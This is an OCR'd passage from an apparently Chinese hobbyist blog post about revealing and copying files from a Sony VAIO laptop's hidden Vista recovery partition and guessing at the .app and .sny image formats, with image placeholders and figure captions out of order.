


图 2




图 3

第二步：提取 OEM 隐藏分区软件

打开相应的目录后就看到了这些.app和.sny文件，如图6，




图 6

当然是拖出来慢慢研究了，我在Ubuntu系统下直接将隐藏分区的文件拷贝到了其它硬盘分区中，大家也可以使用Disk Directory的Explorer功能将文件拷贝出来。

下面我介绍一种在Vista系统下打开隐藏分区的方法。

1、打开“开始”菜单，运行VAIO Recovery Center。

2、在VAIO恢复中心里选择“重新安装程序或驱动程序”，如图1，然后一路点击下一步。

3、现在打开资源管理器，以前不显示的隐藏分区就会显示出来了，如图2，图3。

我看了看文件的大小，猜测系统镜像应该是在Data目录下，隐藏分区根目录下的snyhdrcv.ini文件引起了我的注意，其中的0000034205.app和p2.sny、p22.sny、p23.sny、p24.sny、p25.sny、p26.sny文件特别留意了一下，看文件名就能知道0000034205.app是应用程序压缩文件，如图4，而p2.sny、p22.sny、p23.sny、p24.sny、p25.sny、p26.sny这几个则是系统分卷压缩文件，如图5。

我打开Google搜索了老大会儿，也没有找到.app和.sny究竟是啥格式，倒是查到了一些SONY原先的.pac镜像处理的方法，看来SONY更换了镜像方法后，还没有人研究过隐藏分区呢。SONY的新隐藏分区格式基本上是出现在Vista系统中，我在微软的官方网站查到了Wim的镜像格式安装方法，看来SONY也是跟随时尚潮流秀了一把。




图 4



图 5




图 7

